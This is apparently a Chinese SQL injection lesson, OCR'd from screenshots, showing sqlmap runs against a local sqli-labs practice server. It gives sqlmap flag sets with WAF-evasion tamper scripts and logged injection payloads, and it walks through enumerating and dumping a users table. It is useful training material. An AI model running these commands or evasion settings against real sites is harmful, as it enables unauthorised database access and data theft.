
有不明白的欢迎加 qq 群问。

Sqlmap 必须安装 python 环境。现在 p2 p3 都可以。不建议用啥版本。我用的 p2 的
自行百度安装 python 配置全局变量，下载 sqlmap，解压到任意目录，然后把 sqlmap 的目录添加到环境变量.


http://sqlmap.org/



'; Introduction();--

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

随便打开一个目录的 cmd 都可以执行 sqlmap 的命令即可



```
C:\Users\Adam\Desktop>sqlmap.py
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3.6.42#dev}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: sqlmap.py [options]

sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, -x, --
e or --dependencies). Use -h for basic and -hh for advanced help


Press Enter to continue...
```

直接上 3 组常用组合的 payload

第 1 组：用于 postgresql ，或者普通 sql

--threads 2 --risk 3 --level 5 --random-agent --tamper charencode,randomcase,between --ignore-proxy --drop-set-cookie --dbms="PostgreSQL"

第 2 组：用于 mysql

--threads 2 --risk 3 --level 5 --random-agent --no-cast --tamper versionedkeywords,randomcase,informationschemacomment --drop-set-cookie

第 3 组：用于 sql sever (mssql) 或者 oracle 等大型的 sql

--threads 10 --risk 3 --level 5 --random-agent --ignore-proxy --no-cast --tamper space2mssqlblank,randomcase,between


--hpp 参数污染，用于 asp 居多，
delay n n 是整数一般取值 3-10 如果有防火墙的布尔型注入这个用的很多
--drop-set-cookie 一般用于布尔型注入，其次注入有的是需要 cookies 的就是登陆权限的。这个可以使用 burp 的 sqlmap 插件，也可有把数据表复制下来，然后 -r t.txt 进行注入
Threads 是线程，当有简单防火墙的时候，一般都是用的 1-3 线程 或者配合 delay 5
--random-agent 随机代理浏览器标识
详细的说明可以查阅最新的帮助: sqlmap.py -h 更详细的说明 sqlmap.py -hh

以第九课为例

第九课测试的延时的布尔型注入 T-B 类型的


但是我们先直接盲跑:

Sqlmap 的好处是人傻自动化，坏处是太他妈的的浪费时间，13 分钟再一个 src 的众测可以挖很多漏洞了。(前提是大家都是同时刚第一次接触资产)




```
D:\WEB_Safe\TOOLS\Burp>sqlmap.py -r C:\Users\Adam\AppData\Local\Temp\\1560933068693.req -p id  --threads 10 --proxy=http://127.0.0.1:8080 --dbms="mysql"  --current-db

                                  {1.3.6.42#dev}

                                  http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state a
federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:31:09 /2019-06-19/

[16:31:09] [INFO] parsing HTTP request from 'C:\Users\Adam\AppData\Local\Temp\\1560933068693.req'
[16:31:09] [INFO] testing connection to the target URL
[16:31:10] [INFO] checking if the target is protected by some kind of WAF/IPS
[16:31:11] [INFO] testing if the target URL content is stable
[16:31:13] [INFO] target URL content is stable
[16:31:14] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[16:31:15] [INFO] testing for SQL injection on GET parameter 'id'
[16:31:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:31:26] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[16:39:22] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[16:39:23] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[16:39:23] [INFO] testing 'MySQL inline queries'
[16:39:24] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[16:39:24] [WARNING] time-based comparison requires larger statistical model, please wait............... (done)
[16:39:53] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[16:39:53] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[16:39:53] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[16:39:55] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range f
current UNION query injection technique test
[16:39:59] [INFO] target URL appears to have 3 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]
[16:40:45] [INFO] target URL appears to be UNION injectable with 3 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]
[16:43:50] [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 112 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 7531=7531 AND 'Espw'='Espw

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 5188 FROM (SELECT(SLEEP(5)))Zdzv) AND 'sJqN'='sJqN
---
[16:43:58] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
```

为了测试，跑完都清理一次缓存，真实情况看情况



该文件夹为空。


--technique T delay 3 添加一个指定注入技术直接 1 分钟跑完。当然 sqlmap 太傻了，但是方便。我讲 sqlmap 只是为了还原手工思想。当然大多数 sql 注入还是可以用 sqlmap 工具跑出来的



```
C:\Users\Adam\Desktop>sqlmap.py -r C:\Users\Adam\AppData\Local\Temp\\1560933068693.req -p id  --threads 10 --proxy=http:
//127.0.0.1:8080 --dbms="mysql"  --current-db --technique T delay 3
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.3.6.42#dev}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 16:47:26 /2019-06-19/

[16:47:26] [INFO] parsing HTTP request from 'C:\Users\Adam\AppData\Local\Temp\\1560933068693.req'
[16:47:26] [INFO] testing connection to the target URL
[16:47:27] [INFO] checking if the target is protected by some kind of WAF/IPS
[16:47:29] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[16:47:30] [INFO] testing for SQL injection on GET parameter 'id'
[16:47:30] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[16:47:30] [WARNING] time-based comparison requires larger statistical model, please wait............................ (d
one)
[16:48:18] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values?
[Y/n]
[16:48:26] [INFO] checking if the injection point on GET parameter 'id' is a false positive
```

Demo 第一课
sqlmap.py -u "http://192.168.74.128/sql_lab/Less-1/?id=1" -p id --threads 10 --dbms="mysql" --technique E


当然在 sqlmap 很熟悉很熟悉情况下，指定更多参数，比如指定错显注入，很多时候 sqlmap 速度还是比手工快很多的。但是遇到 waf 战场，sqlmap 就很无助的了。必须手工了
'



```
[17:11:52] [INFO] testing connection to the target URL
[17:11:54] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[17:11:55] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[17:11:55] [INFO] testing for SQL injection on GET parameter 'id'
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[17:12:04] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[17:12:23] [INFO] GET parameter 'id' is 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)' inj
table
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 19 HTTP(s) requests:
---
Parameter: id (GET)
    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178706b71,(SELECT (ELT(1749=1749,1))),0x7176767171,0x78))s), 844674
73709551610, 8446744073709551610)))-- rSZe
---
[17:15:44] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.5
[17:15:44] [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128'

[*] ending @ 17:15:44 /2019-06-19/


C:\Users\Adam\Desktop>sqlmap.py -u "http://192.168.74.128/sql_lab/Less-1/?id=1" -p id --threads 10 --dbms="mysql"  --technique E
```

sqlmap.py -u "http://192.168.74.128/sql_lab/Less-1/?id=1" -p id --threads 10 --dbms="mysql" --technique E --current-db


读取当前数据库名字



```
C:\Users\Adam\Desktop>sqlmap.py -u "http://192.168.74.128/sql_lab/Less-1/?id=1" -p id --threads 10 --dbms="mysql"  --technique E --current-db
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.6.42#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applic
al laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:17:47 /2019-06-19/

[17:17:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178706b71,(SELECT (ELT(1749=1749,1))),0x7176767171,0x78))s), 8446744073709551610, 844
---
[17:17:48] [INFO] testing MySQL
[17:17:51] [INFO] confirming MySQL
[17:17:56] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[17:17:56] [INFO] fetching current database
[17:17:57] [INFO] retrieved: 'security'
current database: 'security'
[17:17:57] [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128'
```

sqlmap.py -u "http://192.168.74.128/sql_lab/Less-1/?id=1" -p id --threads 10 --dbms="mysql" --technique E -D security –tables

查询当前数据库所有表



```
(c) 2018 Microsoft Corporation。保留所有权利。

C:\Users\Adam\Desktop>sqlmap.py -u "http://192.168.74.128/sql_lab/Less-1/?id=1" -p id --threads 10 --dbms="mysql"  --technique E -D security --tables
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3.6.42#dev}
|_ -| . [(]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:22:21 /2019-06-19/

[17:22:21] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178706b71,(SELECT (ELT(1749=1749,1))),0x7176767171,0x78))s), 8446744073709551610, 844674407370955
---
[17:22:22] [INFO] testing MySQL
[17:22:22] [INFO] confirming MySQL
[17:22:24] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[17:22:24] [INFO] fetching tables for database: 'security'
[17:22:25] [INFO] used SQL query returns 4 entries
[17:22:25] [INFO] starting 4 threads
[17:22:26] [INFO] retrieved: 'users'
[17:22:26] [INFO] retrieved: 'emails'
[17:22:26] [INFO] retrieved: 'referers'
[17:22:26] [INFO] retrieved: 'uagents'
Database: security
[4 tables]
+----------+
| emails   |
| referers |
| uagents  |
| users    |
+----------+
```


sqlmap.py -u "http://192.168.74.128/sql_lab/Less-1/?id=1" -p id --threads 10 --dbms="mysql" --technique E -D security -T users --dump --start 1 --stop 2

读取数据库 -D

读取表 -T

Dump 是拖数据


测试一般都是取样 选第一到第二条



```
[17:23:30] [INFO] retrieved: 'Angelina'
Database: security
Table: users
[2 entries]
+----+----------+------------+
| id | username | password   |
+----+----------+------------+
| 1  | Dumb     | Dumb       |
| 2  | Angelina | I-kill-you |
+----+----------+------------+
```

取样之前都看看多少条数据


--count



```
C:\Users\Adam\Desktop>sqlmap.py -u "http://192.168.74.128/sql_lab/Less-1/?id=1" -p id --threads 10 --dbms="mysql"  --technique E -D security -T users --count
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.3.6.42#dev}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable l
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:25:18 /2019-06-19/

[17:25:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178706b71,(SELECT (ELT(1749=1749,1))),0x7176767171,0x78))s), 8446744073709551610, 844674407
---
[17:25:19] [INFO] testing MySQL
[17:25:19] [INFO] confirming MySQL
[17:25:21] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[17:25:21] [INFO] resumed: '13'
Database: security
+-------+---------+
| Table | Entries |
+-------+---------+
| users | 13      |
+-------+---------+
```

--current-user

